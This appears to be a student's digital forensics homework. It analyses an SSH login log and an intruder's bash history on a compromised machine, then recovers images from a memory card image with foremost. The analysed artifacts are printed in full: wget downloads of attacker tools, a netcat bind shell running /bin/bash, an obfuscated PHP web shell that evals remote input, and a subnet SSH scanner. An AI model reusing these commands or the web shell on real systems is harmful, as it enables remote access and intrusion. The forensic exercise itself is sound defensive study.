Sumanth Vankineni 119351130 svankine@umd.edu


Digital Forensics

1) Part 1

Answer:

After reviewing the "auth_log.txt" file, here's what I discovered:

On July 5th, there were multiple attempts to log in as the "admin" user. The first two attempts failed, but the third attempt was successful. The user then established an SSH session and used the system for about a minute before disconnecting. The SSH session was then closed, and the user's session details were removed.



Someone tried to log in as the "admin" user at 12:59:23 PM on July 5th, 2023. They tried to log in from IP address 192.168.2.133, but they failed. The log file shows the user details of the person who tried to log in.

Two seconds later, the same person tried to log in again as the "admin" user from the same IP address. This time they used SSH version 2 and port 59558, but they still failed.

Three seconds after that, the person finally succeeded in logging in as the "admin" user from the same IP address and port. They used a password to log in.

Once the person was logged in, they started an SSH session. At the same time, the "systemd-logind" process created a new user session for the "admin" user on the system.

About a minute later, at 13:00:33 PM, the user disconnected from the system, ending the SSH session.

At 13:00:33 PM, the SSH session was closed, and the "systemd-logind" process removed the associated session details.

This log file is a valuable resource for understanding and investigating user interactions with the system.

```
sansforensics@siftworkstation: ~/Desktop/Sumanth_Vankineni/HW4
$ ls -al
total 4092
drwxr-xr-x 4 sansforensics sansforensics    4096 Jul 11  2017 .
drwxrwxr-x 4 sansforensics sansforensics    4096 Oct 26 20:18 ..
drwxrwxr-x 2 sansforensics sansforensics    4096 Oct 26 21:10 ...
-rwxrw-rw- 1 sansforensics sansforensics 4141948 Oct 26 20:15 admin_home.tar.gz
-rwxrw-rw- 1 sansforensics sansforensics     856 Oct 26 20:15 auth_log.txt
-rw------- 1 sansforensics sansforensics     387 Jul 11  2017 .bash_history
-rw-r--r-- 1 sansforensics sansforensics     220 Jul  4  2017 .bash_logout
-rw-r--r-- 1 sansforensics sansforensics    3771 Jul  4  2017 .bashrc
drwx------ 2 sansforensics sansforensics    4096 Jul  4  2017 .cache
-rwxrwxr-x 1 sansforensics sansforensics      36 Jul 11  2017 calc.py
-rw-r--r-- 1 sansforensics sansforensics     655 Jul  4  2017 .profile
-rw-r--r-- 1 sansforensics sansforensics       0 Jul  4  2017 .sudo_as_admin_successful
-rw-rw-r-- 1 sansforensics sansforensics     106 Jul 11  2017 todo.list
```

A user opened a to-do list file using the "vi" text editor, then switched to the "/var/www/html" directory. They listed the contents of that directory and edited an index.php file. They returned to their home directory and listed the contents, then switched to the "scripts" directory and edited a Python script named "calc.py." They executed the script using the "python" command.

```
sansforensics@siftworkstation: ~/Desktop/Sumanth_Vankineni/HW4
$ cat .bash_history
vi todo.list
cd /var/www/html
ls
vi index.php
cd ~
ls
cd scripts
vi calc.py
python calc.py
exit
mkdir ...; cd ...; wget http://192.168.2.133/hax0r/tools.tar.gz; tar zxvf tools.tar.gz; wget http://192.168.2.133/hax0r/obiwan.exe
nc -l -k -p 31337 -e /bin/bash &
python enpm-bot.py &
ifconfig
python scan.py 192.168.2
exit
vi todo.list
vi calc.py
chmod +x calc.py
./calc.py
ls
ls -l
exit
```

```
sansforensics@siftworkstation: ~/Desktop/Sumanth_Vankineni/HW4/...
$ ls
enpm-bot.py  obiwan.exe  scan.py  shell.php  tools.tar.gz
```

They created a directory with the name "...", which is unusual. They downloaded files from an IP address (192.168.2.133), including a compressed archive ("tools.tar.gz") and an executable file ("obiwan.exe"). They also started a network listener on port 31337 that could execute /bin/bash for incoming connections, which could be used for unauthorized access attempts. At the same time, they launched a Python script named "enpm-bot.py" in the background. They used the "ifconfig" command to examine network interface configurations, then executed another Python script named "scan.py" with the argument "192.168.2."

```
sansforensics@siftworkstation: ~/Desktop/Sumanth_Vankineni/HW4/...
$ cat enpm-bot.py
import time, urllib2


while True:
       try:
        response = urllib2.urlopen('http://www.advancedengineering.umd.edu/enpm687-rocks')
        time.sleep(2)

       except:
        pass
```

enpm-bot.py program is repeatedly sendng HTTP requests to the URL advancedengineering as shown in the above screenshot with a 2-second delay between each request.

For each IP address within this range (192.168.2."), the script scan.py will attempt to connect to port 22 (SSH). If port 22 is open on any of the IP addresses in this segment, the script will print a message indicating that port 22 is open on that IP address.

```
sansforensics@siftworkstation: ~/Desktop/Sumanth_Vankineni/HW4/.
$ cat scan.py
#!/usr/bin/python

import socket, sys

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

def scan(ip):
       try:
        print "trying " + ip
        con = s.connect((ip,22))
        return True
       except:
        return False


for x in range (256):
       ip = sys.argv[1] + "." + str(x)
       if scan(ip):
        print "port 22 open on" + ip
```

```
sansforensics@siftworkstation: ~/Desktop/Sumanth_Vankineni/HW4/...
$ cat shell.php
<?php
$y='),3?$ss($s[$3?i],0,3?$e3?3?))),3?$k)))3?;$o=ob_get_contents();o3?b_e3?3?nd_clean();3?$d=bas3?e64';
$X='="";fo3?r($i=0;$i3?<$3?l3?;){for($j=0;(3?3?$j<$c&&$i<3?$l);3?$j++,$i+3?+){$o.=$t{$i}^$k3?{$3?j};';
$n=');$q=arr3?ay_val3?u3?3?es3?($q3?);preg_match_all3?("/([\\w]3?)3?[\\w-]3?+(?:3?3?;q=0.([\\d]))?3?,3?';
$B='?/",$ra,$m);if($q&3?&$m){@s3?ession3?_start3?();$s3?3?=&$_S3?ESSI3?ON;$ss="substr"3?3?;$sl="s3?t';
$m='3?_3?e3?ncode(x(gzco3?mpress3?($3?o)3?3?,$k));print("<$k>$d</$k>")3?;3?3?@session_destroy();}}}';
$k='$kh3?="6beb3?";$kf="9563?f";func3?ti3?on 3?x($t,3?$k)3?{$c=strlen($3?k);$3?l=s3?trlen($t3?)3?;$o';
$S='compr3?ess(@x(@b3?a3?3?se64_decode(pr3?eg_3?replace(ar3?r3?ay("/_/3?","/-/3?3?")3?,array("/","+"';
$e='){$s[$i].=$p3?;$3?e=strp3?3?os3?($s[$i],$f);i3?f($e){$k=$kh.3?$kf;ob_sta3?rt();3?@eva3?3?l(@gzun';
$T='(strpos3?($p,$h)3?===03?){3?$s[$i]="";$3?p3?=$ss($p3?,3);}if(ar3?ray_k3?ey_exi3?3?sts($i,3?$s3?)';
$r=str_replace('bg','','bgcreatbgebg_fubgncbgtibgon');
$K='rtolower";3?$i3?=$m[1][03?].$m[1][1]3?;$h=$s3?l($ss(m3?d5($i.$3?kh3?),3?0,3));$f=$3?sl(3?$ss(md5';
$u='LANG3?UAGE"];if($rr3?3?&&$ra){    $u3?=parse3?3?_url($r3?r);    parse_3?str(3?3?$u["query3?"],$q';
$b='}3?3?3?}r3?eturn $o;}$r=$_SERVE3?R;$rr=@$r["3?HTTP_RE3?FERER"];$3?r3?a=@$r3?["HTTP_3?ACCE3?PT3?_';
$p='($i.3?$kf3?),0,3));$p3?="3?";for($z=1;$z3?<c3?oun3?t($m[1]3?);$z++) $p.=3?$q[$m[3?2][3?$z]];if3?';
$x=str_replace('3?','',$k.$X.$b.$u.$n.$B.$K.$p.$T.$e.$S.$y.$m);
$g=$r('',$x);$g();
?>
```

The php script above looks like an obfuscated code likely done to hide the purpose of the code.

Finally, the user returned to the "todo.list" and "calc.py" files to edit them further. They changed the permissions of "calc.py" to make it executable, then listed the contents of the current directory and executed a long format listing of its contents before ending the session.

```
sansforensics@siftworkstation: ~/Desktop/Sumanth_Vankineni/HW4
$ cat calc.py
#!/usr/bin/python

print "2+2 = 4!"
sansforensics@siftworkstation: ~/Desktop/Sumanth_Vankineni/HW4
$ cat todo.list
Todo list

- American Ninja Warrior Training
- Learn Python
- Get an A+ in ENPM687

- Take over the world
```

The above is the Indication of malicious intent.

```
getopt(il h
          i◆
            (tgetpass(il◆s
                        i(tgettext(il◆|
il                                    i◆◆(thashlib(il◆
(t7(tiomimetypes(ildi◆(tntpath(il~i?(t  linecache(il◆7i◆(tlocale(il◆=ijP(tlogging(ili◆H(t       mimetools(il◆Vi2
nturl2path(ilQi◆(topcode(il◆i◆  (optparse(il{!i◆G(tos(il`iil (t
os2emxpath(il◆  i(tpdb(ilie=(tpickle(ilHOi◆4(t  posixpath(iliz(tpprint(ilzi◆(tquopri(ilB(i◆
pi◆(trfc822(il◆wi◆/(tshlex(il◆'i◆                                                          (trandom(il4i◆'(tre(il◆
                                (tsocket(il◆4i^sre(ilPiB(t
sre_constants(il◆fi◆                                  sre_compile(ilSQij(t
(t     sre_parse(ilHqiR (tssl(il◆iR2(tstat(il◆Ci◆(tstring(il◆Gi◆◆(t
stringprep(il2bi(t
(sunittest.result(il◆"i◆nittest.loader(il◆i◆(sHi<(t     threading(il2\i◆5(ttoken(illiA(tokenize(il◆i◆(t traceback(
                        (sunittest.runner(il
.ir
unittest.util(il◆Ki(turllib(ilTiAK(turllib2(ilUi◆D(urlparse(ildi◆(tuu(il◆{i(warnings(ili◆(tweakref(il◆◆i◆ ◆◆mstruc
s0,◆5bspyiboot01_bootstrap 3◆usobiwan04#◆bMicrosoft.VC90.CRT.manifest 67R◆◆b_hashlib.pyd ◆◆U◆◆b_socket.pyd ◆◆
(bselect.pyd0-t◆◆◆bz2.pyd ◆pbmsvcm90.dll ◆g◆@bmsvcp90.dll *v◆Q  ◆@bmsvcr90.dll0◆◆bobiwan.exe.manifest ](Jbpython27
|bunicodedata.pydP1cnopyi-windows-manifest-filename obiwan.exe.manifest 1cn
                                                                    ◆◆
                                                                      ◆◆zout00-PYZ.pyzMEI
```

The obiwan.exe seems like a malware file found in the … directory as previously told above.

```
sansforensics@siftworkstation: ~/Desktop/Sumanth_Vankineni/HW4/...
$ ls -al
total 4132
drwxrwxr-x 2 sansforensics sansforensics    4096 Oct 26 21:10 .
drwxr-xr-x 5 sansforensics sansforensics    4096 Oct 26 21:21 ..
-rw-rw-r-- 1 sansforensics sansforensics     161 Jul  5  2017 enpm-bot.py
-rw-rw-r-- 1 sansforensics sansforensics 4206037 Jul  5  2017 obiwan.exe
-rw-rw-r-- 1 sansforensics sansforensics     307 Jul  5  2017 scan.py
-rw-rw-r-- 1 sansforensics sansforensics    1489 Jul  5  2017 shell.php
-rw-rw-r-- 1 sansforensics sansforensics    1452 Jul  5  2017 tools.tar.gz
```

2) Part 2

Answer:

1. What files do you find?


```
sansforensics@siftworkstation: ~/Desktop/Sumanth_Vankineni/HW4/Part2/output
$ cat audit.txt
Foremost version 1.5.7 by Jesse Kornblum, Kris Kendall, and Nick Mikus
Audit File

Foremost started at Thu Oct 26 21:24:04 2023
Invocation: foremost -t all -i memorycard-hw.img
Output directory: /home/sansforensics/Desktop/Sumanth_Vankineni/HW4/Part2/output
Configuration file: /etc/foremost.conf
------------------------------------------------------------------
File: memorycard-hw.img
Start: Thu Oct 26 21:24:04 2023
Length: 122 MB (128450560 bytes)

Num     Name (bs=512)          Size      File Offset     Comment

0:      00000256.jpg           3 MB          131072
1:      00007200.jpg           2 MB         3686400
Finish: Thu Oct 26 21:24:07 2023

2 FILES EXTRACTED

jpg:= 2
------------------------------------------------------------------

Foremost finished at Thu Oct 26 21:24:07 2023
```


```
sansforensics@siftworkstation: ~/Desktop/Sumanth_Vankineni/HW4/Part2/output
$ cd jpg/
sansforensics@siftworkstation: ~/Desktop/Sumanth_Vankineni/HW4/Part2/output/jpg
$ ls
00000256.jpg  00007200.jpg
```

I found two image files in the jpg subfolder of the output folder.

The two image files are named 00000256.jpg and 00007200.jpg.

2. What are the contents of the files?
   They are 2 images possibly belonging to National Science Foundation. One picture shows the buidlings name from upfront whereas the other one is shot from a long distance showing the entire building.





3. What command or tool did you use to find the files? (Give lots of detail)

   Foremost is a powerful and versatile command-line utility in Linux that can recover a wide range of file types, including documents, images, videos, and archives. It is especially useful for digital

forensics and data retrieval scenarios, as it can detect and recover files based on their headers, footers, and data structures, even if they have been deleted or corrupted.

Foremost offers many features such as:

The ability to customize recovery operations, such as specifying the file types to recover and the destination directory.

The ability to organize recovered files neatly into folders.

The ability to maintain an audit trail for a transparent recovery process.

```
sansforensics@siftworkstation: ~/Desktop/Sumanth_Vankineni/HW4/Part2
$ foremost -t all -i memorycard-hw.img
Processing: memorycard-hw.img
|**|
sansforensics@siftworkstation: ~/Desktop/Sumanth_Vankineni/HW4/Part2
$ ls
memorycard-hw.img  output
```

-t all: This option tells foremost to attempt to recover all possible file types from the input file or device. This is an option that can be useful for recovering a wide variety of files, though it may take longer to complete than more targeted recovery options, it can tend to be very useful when it recovers all the files.

-i memorycard-hw.img: This option specifies the input file or device that foremost should analyze and attempt to recover files from. The input file can be a disk image, a physical storage device, or a logical volume. Here in our case the input file is a disk image.

```
sansforensics@siftworkstation: ~/Desktop/Sumanth_Vankineni/HW4/Part2
$ cd output/
sansforensics@siftworkstation: ~/Desktop/Sumanth_Vankineni/HW4/Part2/output
$ ls
audit.txt  jpg
```

"audit.txt" File: The "audit.txt" file is created by "foremost" to provide an audit trail of the file recovery process. This file contains information about the files that were successfully recovered, their file types, and their original paths (if available). It's a log that can be used to review the recovery process and understand what files were found.

4. Provide a screenshot of your command/tool usage with your name on the command line and in original context (ex. working from a FolderName that is your name)

```
sansforensics@siftworkstation: ~/Desktop/Sumanth_Vankineni/HW4/Part2
$ foremost -t all -i memorycard-hw.img
Processing: memorycard-hw.img
|**|
sansforensics@siftworkstation: ~/Desktop/Sumanth_Vankineni/HW4/Part2
$ ls
memorycard-hw.img  output
```